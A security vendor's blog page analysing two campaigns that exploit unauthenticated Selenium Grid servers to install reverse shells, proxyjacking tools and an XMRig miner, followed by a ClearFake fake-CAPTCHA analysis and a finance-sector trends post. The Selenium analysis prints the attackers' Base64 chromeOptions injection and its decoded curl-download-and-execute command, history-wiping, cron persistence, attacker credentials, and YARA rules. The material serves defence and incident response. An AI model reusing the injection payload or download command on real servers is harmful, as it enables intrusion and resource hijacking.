Blog
/
Cloud
/
December 9, 2024

From Automation to Exploitation: The Growing Misuse of Selenium Grid for Cryptomining and Proxyjacking

Cado Security Labs (now part of Darktrace) identified two new campaigns exploiting misconfigured Selenium Grid instances for cryptomining and proxyjacking. Attackers injected scripts to deploy reverse shells, IPRoyal Pawn, EarnFM, TraffMonetizer, and WatchTower for proxyjacking, and a Golang binary to install a cryptominer. These attacks highlight the critical need for Selenium Grid users to enable authentication.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
09
Dec 2024

Introduction: Misuse of Selenium Grid for cryptomining and proxyjacking

Cado Security Labs operates multiple honeypots across various services, enabling the discovery of new malware and campaigns. Recently, Cado Security researchers discovered two campaigns targeting Selenium Grid to deploy an exploit kit, cryptominer, and proxyjacker.

Selenium is an open-source project consisting of various components used for browser automation and testing. Selenium Grid is a server that facilitates running test cases in parallel across different browsers and versions. Selenium Grid is used by thousands of organizations worldwide, including large enterprises, startups, and open-source contributors. The exact number of users is difficult to quantify due to its open-source nature, but estimates suggest that millions of developers rely on Selenium tools. The tool’s flexibility and integration into CI/CD pipelines make it a popular choice for testing web applications across different platforms. However, Selenium Grid's default configuration lacks authentication, making it vulnerable to exploitation by threat actors [1].

Earlier this year, researchers at Wiz published findings on a cryptomining campaign named SeleniumGreed [1], which exploited misconfigured Selenium Grid instances. As a result, Cado Security Labs set up a new honeypot to detect emerging campaigns that exploit misconfigured Selenium Grid instances.

Technical analysis

Attack flow diagram
Figure 1: Attack flow of observed campaigns

Due to the misconfiguration in the Selenium Grid instance, threat actors are able to exploit the lack of authentication to carry out malicious activities. In the first attack observed, an attacker used the “goog:chromeOptions” configuration to inject a Base64 encoded Python script as an argument.

As shown in the code snippet below, the attacker specified Python3 as the binary in the WebDriver configuration, which enables the injected script to be executed.

import base64;exec(base64.b64decode(b).decode())"]}}}, "desiredCapabilities": {"browserName": "chrome", "version": "", "platform": "ANY", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cb=b'aW1wb3J0IG9zO29zLnB1dGVudigiSElTVEZJTEUiLCIvZGV2L251bGwiKTtvcy5zeXN0ZW0oImN1cmwgLWZzU0xrIGh0dHA6Ly8xNzMuMjEyLjIyMC4yNDcvYnVyamR1YmFpLy5qYmxhZS95IC1vIC9kZXYvc2htL3kgOyBiYXNoIC9kZXYvc2htL3kgOyBybSAtcmYgL2Rldi9zaG0veSIpCg==';import base64;exec(base64.b64decode(b).decode())"]}}} 

import os;os.putenv("HISTFILE","/dev/null");os.system("curl -fsSLk http://173.212.220.247/burjdubai/.jblae/y -o /dev/shm/y ; bash /dev/shm/y ; rm -rf /dev/shm/y") 

The script, shown decoded above, sets the HISTFILE variable to “/dev/null”, which disables the logging of shell command history. Following this, the code uses “curl” to retrieve the script “y” from “http://173[.]212[.]220[.]247/burjdubai/.jblae/y” and saves it to a temporary directory “/dev/shm/y”. The downloaded file is then executed as a shell script using bash, with the file deleted from the system to remove evidence of its presence. 

The script “y” is GSocket reverse shell. GSocket [2] is a legitimate networking tool that creates encrypted TCP connections between systems; however, it is also used by threat actors for command-and-control (C2) or a reverse shell to send commands to the infected system. For this reverse shell, the webhook is set to “http://193[.]168[.]143[.]199/nGs.php?s=Fjb9eGXtNPnBXEB2ofmKz9”.

Reverse shell script
Figure 2: Reverse shell script

A second bash script named “pl” is retrieved from the C2. The script contains a series of functions that: 

  • Perform system architecture checks.
  • Stop Docker containers “watchtower” and “traffmonitizer”.
  • Sets the installation path to “/opt/.net/” or “/dev/shm/.net-io/”.
  • Depending on the system architecture, IPRoyal Pawn and EarnFM payloads are retrieved from 54[.]187[.]140.5 via curl and wget.
  • These are executed with the users’ IPRoyal details passed as arguments:
    -accept-tos -email="FunnyRalph69@proton.me" -password="wrapitDown9!"

IPRoyal Pawns is a residential proxy service that allows users to sell their internet bandwidth in exchange for money. The user's internet connection is shared with the IPRoyal network with the service using the bandwidth as a residential proxy, making it available for various purposes, including for malicious purposes. Proxyjacking is a form of cyber exploitation where an attacker hijacks a user's internet connection to use it as a proxy server. This allows the attacker to sell their victim’s IP to generate revenue. 

Screenshot from the "pl" script installing IPRoyal
Figure 3: Screenshot from the “pl” script installing IPRoyal


Inside “pl” there is a Base64 encoded script “tm”. This script also performs a series of functions including:

  • Checks for root privileges
  • Checks operating system 
  • Checks IPv4 status
  • System architecture checks
  • Sets TraffMonetizer token to ‘"2zXf0MLJ4l7xXvSEdEWGEOzfYLT6PabwAgWQfUYwCxg="’
  • Base64 encoded script to install Docker, if not already running
  • Retrieve TraffMonetizer and WatchTower Docker images from Docker registry
  • Deletes old TraffMonetizer container
Screenshot of function "tm" performing system checks
Figure 4: Screenshot of function “tm” performing system checks

In a second campaign, a threat actor followed a similar pattern of passing a Base64 encoded Python script in the “goog:chromeOptions” configuration to inject the script as an argument. Decoding the Python script reveals a Bash script:

{"capabilities": {"firstMatch": [{}], "alwaysMatch": {"browserName": "chrome", "pageLoadStrategy": "normal", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cimport base64;exec(base64.b64decode(b'aW1wb3J0IG9zO29zLnN5c3RlbSgibm9odXAgZWNobyAnSXlNaEwySnBiaTlpWVhOb0NtWjFibU4w…').decode())"]}}}} 

Bash script revealed by decoding the Python script
Figure 5: Bash script revealed by decoding the Python script

The Bash script checks the system's architecture and ensures it's running on a 64-bit machine, otherwise it exits. It then prepares the environment by creating necessary directories and attempting to remount “/tmp” with executable permissions if they are restricted. The script manipulates environment variables and configuration files, setting up conditions for the payload to run. It checks if certain processes or network connections exist to avoid running multiple instances or overlapping with other malware. The script also downloads an ELF binary “checklist.php” from a remote server with the User-Agent string “curl/7.74.9”. The script checks if the binary has been downloaded based on bytes size and executes it in the background. After executing the payload, the script performs clean up tasks by removing temporary files and directories.

The downloaded ELF binary, “checklist.php”, is packed with UPX, a common packer. However, the UPX header has been removed from the binary to prevent analysis using the unpacker function built into UPX.  

Manually unpacking UPX is a fairly straightforward process, as it is well documented. To do this, GNU debugger (GDB) Cado researchers used to step through the packed binary until they reached the end of the UPX stub, where execution control is handed over to the unpacked code. Researchers then dumped the memory maps of the process and reconstructed the original ELF using the data within.

The unpacked binary is written in Golang - an increasingly popular choice for modern malware. The binary is stripped, meaning its debugging information and symbols, including function names have been removed.

When run, the ELF binary attempts to use the PwnKit [3] exploit to escalate to root. This is a fairly old exploit for the vulnerability, CVE-2021-4034, and likely patched on most systems. A number of connections are made to Tor nodes that are likely being used for a C2, that are generated dynamically using a Domain Generation Algorithm (DGA). The victim’s IP address is looked up using iPify. The binary will then drop the “perfcc” crypto miner, as well as a binary named “top” to “~/.config/cron” and “~/.local/bin” respectively. A cron job is set up to establish persistence for each binary.

11 * * * * /.config/cron/perfcc


Additionally, the binary creates two directories in /tmp/. Shown in Figure 6 is the directory “/tmp/.xdiag” that is created and contains multiple files and folders. The second directory created is “/tmp/.perf.c”, shown in Figure 7, includes a copy of the original binary that is named based on the process it has been injected into, in this example it is “systemd”. A PID of the process is stored in “/tmp”/ as “/.apid”. Inside the “/tmp/.perf.c” directory is also a UPX packed XMRig binary named “perfcc”, used for cryptomining. 

.xdiag directory
Figure 6: .xdiag directory
.perf.c directory
Figure 7: .perf.c directory

“Top” is a Shell Script Compiler (SHC) compiled ELF binary. SHC compiles Bash scripts into a binary with the contents encrypted with ARC4, making detection and analysis more difficult. 

Bash script from Top
Figure 8: Bash script from Top

This script checks for the presence of specific environment variables to determine its actions. If the “ABWTRX” variable is set, it prints a message and exits. If the “AAZHDE” environment variable is not set, the script adjusts the PATH, sets up cleanup traps, forcefully terminates any “perfctl” processes, and removes temporary files to clean up any artifacts. Finally, it executes the “top” command to display system processes and their resource usage. 

Key takeaways

While this is not the first time Selenium Grid has been exploited by threat actors, this campaign displays another variation of attack that can occur in misconfigured instances. It is also worth noting that similar attacks have been identified in other vulnerable services, such as GitHub. The LABRAT campaign identified by sysdig [4] last year exploited a vulnerability in GitLab for cryptomining and proxyjacking. 

As many organizations rely on Selenium Grid for web browser testing, this campaign further highlights how misconfigured instances can be abused by threat actors. Users should ensure authentication is configured, as it is not enabled by default. Additionally, organizations can consider a DFIR, such as Cado (acquired by Darktrace) to quickly respond to threats while minimizing potential damage and downtime.  

Indicators of compromise

54[.]187[.]140[.]5

173[.]212[.]220[.]247

193[.]168[.]143[.]199

198[.]211[.]126[.]180

154[.]213[.]187[.]153

http://173[.]212[.]220[.]247/burjdubai/.jblae/pl

http://173[.]212[.]220[.]247/burjdubai/.jblae/y

Tor nodes

95[.]216[.]88[.]55

146[.]70[.]120[.]58

50[.]7[.]74[.]173 www[.]os7mj54hx4pwvwobohhh6[.]com

129[.]13[.]131[.]140 www[.]xt3tiue7xxeahd5lbz[.]com

199[.]58[.]81[.]140 www[.]kdzdpvltoaqw[.]com

212[.]47[.]244[.]38 www[.]fkxwama7ebnluzontqx2lq[.]com

top : 31ee4c9984f3c21a8144ce88980254722fd16a0724afb16408e1b6940fd599da  

perfcc : 22e4a57ac560ebe1eff8957906589f4dd5934ee555ebcc0f7ba613b07fad2c13  

pwnkit : 44e83f84a5d5219e2f7c3cf1e4f02489cae81361227f46946abe4b8d8245b879  

net_ioaarch64 : 95aa55faacc54532fdf4421d0c29ab62e082a60896d9fddc9821162c16811144  

efm : 96969a8a68dadb82dd3312eee666223663ccb1c1f6d776392078e9d7237c45f2

MITRE ATTACK

Resource Hijacking  : T1496  

Ingress Tool Transfer : T1005  

Command and Scripting Interpreter Python : T1059.006  

Command and Scripting Interpreter Unix Shell : T1059.004  

Scheduled Task Cron : T1053.003  

Hijack Execution Flow Dynamic Linker Hijacking : T1574.006  

Deobfuscate/Decode Files or Information : T1140  

Indicator Removal Clear Command History : T1070.003  

Indicator Removal File Deletion : T1070.004  

Software Packing : T1027.002  

Domain Generation Algorithm : T1568.002

Detection

Paths

/tmp/.xdiag

/tmp/.perf.c

/etc/cron.*/perfclean

/.local/top

/.config/cron/top

/tmp/.apid

Yara rules

rule ELF_SHC_Compiled 
{   
meta:       
 description = "Detects ELF binaries compiled with SHC"       
 author = "tgould@cadosecurity.com"       
 date = "2024-09-03" 
strings:       
 $shc_str = "=%lu %d"       
 $shc_str2 = "%s%s%s: %s\n"       
 $shc_str3 = "%lu %d%c"       
 $shc_str4 = "x%lx"       
 $getenv = "getenv"           
 
condition:       
 uint32be(0) == 0x7f454c46 and       
 any of ($shc_str*) and $getenv      
} 
rule Detect_Base64_Obfuscation_Py 
{   
meta:       
 description = "Detects obfuscated Python code that uses base64 decoding"       
 author = "tgould@cadosecurity.com"       
 date = "2024-09-04"strings:       
 $import_base64 = "import base64" ascii       
 $exec_base64_decode = "exec(base64.b64decode(" ascii      $decode_exec = "base64.b64decode(b).decode())" ascii    
 condition:       
  all of ($import_base64, $exec_base64_decode, $decode_exec) 
  } 
rule perfcc_script 
{ 
meta:   
author = "tgould@cadosecurity.com"description = "Detects script used to set up and retrieve Perfcc"strings:        
$env = "AAZHDE"       
$dir = "mkdir /tmp/.perf.c 2>/dev/null"       
$dir_2 = "mkdir /tmp/.xdiag 2>/dev/null"       
$curl = "\"curl/7.74.9\""       
$command = "pkill -9 perfctl &>/dev/null"       
$command_2 = "killall -9 perfctl &>/dev/null"       
$command_3 = "chmod +x /tmp/httpd"
condition:       
 $env and ($dir or $dir_2) and any of ($command*) and $curl  
 } 

References:  

  1. https://www.wiz.io/blog/seleniumgreed-cryptomining-exploit-attack-flow-remediation-steps
  2. http://github.com/hackerschoice/gsocket
  3. https://github.com/ly4k/PwnKit
  4. https://www.sysdig.com/blog/labrat-cryptojacking-proxyjacking-campaign
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

Endpoint

/

January 30, 2026

ClearFake: From Fake CAPTCHAs to Blockchain-Driven Payload Retrieval

fake captcha to blockchain driven palyload retrievalDefault blog imageDefault blog image

What is ClearFake?

As threat actors evolve their techniques to exploit victims and breach target networks, the ClearFake campaign has emerged as a significant illustration of this continued adaptation. ClearFake is a campaign observed using a malicious JavaScript framework deployed on compromised websites, impacting sectors such as e‑commerce, travel, and automotive. First identified in mid‑2023, ClearFake is frequently leveraged to socially engineer victims into installing fake web browser updates.

In ClearFake compromises, victims are steered toward compromised WordPress sites, often positioned by attackers through search engine optimization (SEO) poisoning. Once on the site, users are presented with a fake CAPTCHA. This counterfeit challenge is designed to appear legitimate while enabling the execution of malicious code. When a victim interacts with the CAPTCHA, a PowerShell command containing a download string is retrieved and executed.

Attackers commonly abuse the legitimate Microsoft HTML Application Host (MSHTA) in these operations. Recent campaigns have also incorporated Smart Chain endpoints, such as “bsc-dataseed.binance[.]org,” to obtain configuration code. The primary payload delivered through ClearFake is typically an information stealer, such as Lumma Stealer, enabling credential theft, data exfiltration, and persistent access [1].

Darktrace’s Coverage of ClearFake

Darktrace / ENDPOINT first detected activity likely associated with ClearFake on a single device on over the course of one day on November 18, 2025. The system observed the execution of “mshta.exe,” the legitimate Microsoft HTML Application Host utility. It also noted a repeated process command referencing “weiss.neighb0rrol1[.]ru”, indicating suspicious external activity. Subsequent analysis of this endpoint using open‑source intelligence (OSINT) indicated that it was a malicious, domain generation algorithm (DGA) endpoint [2].

The process line referencing weiss.neighb0rrol1[.]ru, as observed by Darktrace / ENDPOINT.
Figure 1: The process line referencing weiss.neighb0rrol1[.]ru, as observed by Darktrace / ENDPOINT.

This activity indicates that mshta.exe was used to contact a remote server, “weiss.neighb0rrol1[.]ru/rpxacc64mshta,” and execute the associated HTA file to initiate the next stage of the attack. OSINT sources have since heavily flagged this server as potentially malicious [3].

The first argument in this process uses the MSHTA utility to execute the HTA file hosted on the remote server. If successful, MSHTA would then run JavaScript or VBScript to launch PowerShell commands used to retrieve malicious payloads, a technique observed in previous ClearFake campaigns. Darktrace also detected unusual activity involving additional Microsoft executables, including “winlogon.exe,” “userinit.exe,” and “explorer.exe.” Although these binaries are legitimate components of the Windows operating system, threat actors can abuse their normal behavior within the Windows login sequence to gain control over user sessions, similar to the misuse of mshta.exe.

EtherHiding cover

Darktrace also identified additional ClearFake‑related activity, specifically a connection to bsc-testnet.drpc[.]org, a legitimate BNB Smart Chain endpoint. This activity was triggered by injected JavaScript on the compromised site www.allstarsuae[.]com, where the script initiated an eth_call POST request to the Smart Chain endpoint.

Example of a fake CAPTCHA on the compromised site www.allstarsuae[.]com.
Figure 2: Example of a fake CAPTCHA on the compromised site www.allstarsuae[.]com.

EtherHiding is a technique in which threat actors leverage blockchain technology, specifically smart contracts, as part of their malicious infrastructure. Because blockchain is anonymous, decentralized, and highly persistent, it provides threat actors with advantages in evading defensive measures and traditional tracking [4].

In this case, when a user visits a compromised WordPress site, injected base64‑encoded JavaScript retrieved an ABI string, which was then used to load and execute a contract hosted on the BNB Smart Chain.

JavaScript hosted on the compromised site www.allstaruae[.]com.
Figure 3: JavaScript hosted on the compromised site www.allstaruae[.]com.

Conducting malware analysis on this instance, the Base64 decoded into a JavaScript loader. A POST request to bsc-testnet.drpc[.]org was then used to retrieve a hex‑encoded ABI string that loads and executes the contract. The JavaScript also contained hex and Base64‑encoded functions that decoded into additional JavaScript, which attempted to retrieve a payload hosted on GitHub at “github[.]com/PrivateC0de/obf/main/payload.txt.” However, this payload was unavailable at the time of analysis.

Darktrace’s detection of the POST request to bsc-testnet.drpc[.]org.
Figure 4: Darktrace’s detection of the POST request to bsc-testnet.drpc[.]org.
Figure 5: Darktrace’s detection of the executable file and the malicious hostname.

Autonomous Response

As Darktrace’s Autonomous Response capability was enabled on this customer’s network, Darktrace was able to take swift mitigative action to contain the ClearFake‑related activity early, before it could lead to potential payload delivery. The affected device was blocked from making external connections to a number of suspicious endpoints, including 188.114.96[.]6, *.neighb0rrol1[.]ru, and neighb0rrol1[.]ru, ensuring that no further malicious connections could be made and no payloads could be retrieved.

Autonomous Response also acted to prevent the executable mshta.exe from initiating HTA file execution over HTTPS from this endpoint by blocking the attempted connections. Had these files executed successfully, the attack would likely have resulted in the retrieval of an information stealer, such as Lumma Stealer.

Autonomous Response’s intervention against the suspicious connectivity observed.
Figure 6: Autonomous Response’s intervention against the suspicious connectivity observed.

Conclusion

ClearFake continues to be observed across multiple sectors, but Darktrace remains well‑positioned to counter such threats. Because ClearFake’s end goal is often to deliver malware such as information stealers and malware loaders, early disruption is critical to preventing compromise. Users should remain aware of this activity and vigilant regarding fake CAPTCHA pop‑ups. They should also monitor unusual usage of MSHTA and outbound connections to domains that mimic formats such as “bsc-dataseed.binance[.]org” [1].

In this case, Darktrace was able to contain the attack before it could successfully escalate and execute. The attempted execution of HTA files was detected early, allowing Autonomous Response to intervene, stopping the activity from progressing. As soon as the device began communicating with weiss.neighb0rrol1[.]ru, an Autonomous Response inhibitor triggered and interrupted the connections.

As ClearFake continues to rise, users should stay alert to social engineering techniques, including ClickFix, that rely on deceptive security prompts.

Credit to Vivek Rajan (Senior Cyber Analyst) and Tara Gould (Malware Research Lead)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Darktrace Model Detections

Process / New Executable Launched

Endpoint / Anomalous Use of Scripting Process

Endpoint / New Suspicious Executable Launched

Endpoint / Process Connection::Unusual Connection from New Process

Autonomous Response Models

Antigena / Network::Significant Anomaly::Antigena Significant Anomaly from Client Block

List of Indicators of Compromise (IoCs)

  • weiss.neighb0rrol1[.]ru – URL - Malicious Domain
  • 188.114.96[.]6 – IP – Suspicious Domain
  • *.neighb0rrol1[.]ru – URL – Malicious Domain

MITRE Tactics

Initial Access, Drive-by Compromise, T1189

User Execution, Execution, T1204

Software Deployment Tools, Execution and Lateral Movement, T1072

Command and Scripting Interpreter, T1059

System Binary Proxy Execution: MSHTA, T1218.005

References

1.        https://www.kroll.com/en/publications/cyber/rapid-evolution-of-clearfake-delivery

2.        https://www.virustotal.com/gui/domain/weiss.neighb0rrol1.ru

3.        https://www.virustotal.com/gui/file/1f1aabe87e5e93a8fff769bf3614dd559c51c80fc045e11868f3843d9a004d1e/community

4.        https://www.packetlabs.net/posts/etherhiding-a-new-tactic-for-hiding-malware-on-the-blockchain/

Continue reading
About the author
Vivek Rajan
Cyber Analyst

Blog

/

Network

/

January 30, 2026

The State of Cybersecurity in the Finance Sector: Six Trends to Watch

Default blog imageDefault blog image

The evolving cybersecurity threat landscape in finance

The financial sector, encompassing commercial banks, credit unions, financial services providers, and cryptocurrency platforms, faces an increasingly complex and aggressive cyber threat landscape. The financial sector’s reliance on digital infrastructure and its role in managing high-value transactions make it a prime target for both financially motivated and state-sponsored threat actors.

Darktrace’s latest threat research, The State of Cybersecurity in the Finance Sector, draws on a combination of Darktrace telemetry data from real-world customer environments, open-source intelligence, and direct interviews with financial-sector CISOs to provide perspective on how attacks are unfolding and how defenders in the sector need to adapt.  

Six cybersecurity trends in the finance sector for 2026

1. Credential-driven attacks are surging

Phishing continues to be a leading initial access vector for attacks targeting confidentiality. Financial institutions are frequently targeted with phishing emails designed to harvest login credentials. Techniques including Adversary-in-The-Middle (AiTM) to bypass Multi-factor Authentication (MFA) and QR code phishing (“quishing”) are surging and are capable of fooling even trained users. In the first half of 2025, Darktrace observed 2.4 million phishing emails within financial sector customer deployments, with almost 30% targeted towards VIP users.  

2. Data Loss Prevention is an increasing challenge

Compliance issues – particularly data loss prevention -- remain a persistent risk. In October 2025 alone, Darktrace observed over 214,000 emails across financial sector customers that contained unfamiliar attachments and were sent to suspected personal email addresses highlighting clear concerns around data loss prevention. Across the same set of customers within the same time frame, more than 351,000 emails containing unfamiliar attachments were sent to freemail addresses (e.g. gmail, yahoo, icloud), highlighting clear concerns around DLP.  

Confidentiality remains a primary concern for financial institutions as attackers increasingly target sensitive customer data, financial records, and internal communications.  

3. Ransomware is evolving toward data theft and extortion

Ransomware is no longer just about locking systems, it’s about stealing data first and encrypting second. Groups such as Cl0p and RansomHub now prioritize exploiting trusted file-transfer platforms to exfiltrate sensitive data before encryption, maximizing regulatory and reputational fallout for victims.  

Darktrace’s threat research identified routine scanning and malicious activity targeting internet-facing file-transfer systems used heavily by financial institutions. In one notable case involving Fortra GoAnywhere MFT, Darktrace detected malicious exploitation behavior six days before the CVE was publicly disclosed, demonstrating how attackers often operate ahead of patch cycles

This evolution underscores a critical reality: by the time a vulnerability is disclosed publicly, it may already be actively exploited.

4. Attackers are exploiting edge devices, often pre-disclosure.  

VPNs, firewalls, and remote access gateways have become high-value targets, and attackers are increasingly exploiting them before vulnerabilities are publicly disclosed. Darktrace observed pre-CVE exploitation activity affecting edge technologies including Citrix, Palo Alto, and Ivanti, enabling session hijacking, credential harvesting, and privileged lateral movement into core banking systems.  

Once compromised, these edge devices allow adversaries to blend into trusted network traffic, bypassing traditional perimeter defenses. CISOs interviewed for the report repeatedly described VPN infrastructure as a “concentrated focal point” for attackers, especially when patching and segmentation lag behind operational demands.

5. DPRK-linked activity is growing across crypto and fintech.  

State-sponsored activity, particularly from DPRK-linked groups affiliated with Lazarus, continues to intensify across cryptocurrency and fintech organizations. Darktrace identified coordinated campaigns leveraging malicious npm packages, previously undocumented BeaverTail and InvisibleFerret malware, and exploitation of React2Shell (CVE-2025-55182) for credential theft and persistent backdoor access.  

Targeting was observed across the United Kingdom, Spain, Portugal, Sweden, Chile, Nigeria, Kenya, and Qatar, highlighting the global scope of these operations.  

6. Cloud complexity and AI governance gaps are now systemic risks.  

Finally, CISOs consistently pointed to cloud complexity, insider risk from new hires, and ungoverned AI usage exposing sensitive data as systemic challenges. Leaders emphasized difficulty maintaining visibility across multi-cloud environments while managing sensitive data exposure through emerging AI tools.  

Rapid AI adoption without clear guardrails has introduced new confidentiality and compliance risks, turning governance into a board-level concern rather than a purely technical one.

Building cyber resilience in a shifting threat landscape

The financial sector remains a prime target for both financially motivated and state-sponsored adversaries. What this research makes clear is that yesterday’s security assumptions no longer hold. Identity attacks, pre-disclosure exploitation, and data-first ransomware require adaptive, behavior-based defenses that can detect threats as they emerge, often ahead of public disclosure.

As financial institutions continue to digitize, resilience will depend on visibility across identity, edge, cloud, and data, combined with AI-driven defense that learns at machine speed.  

Learn more about the threats facing the finance sector, and what your organization can do to keep up in The State of Cybersecurity in the Finance Sector report here.  

Acknowledgements:

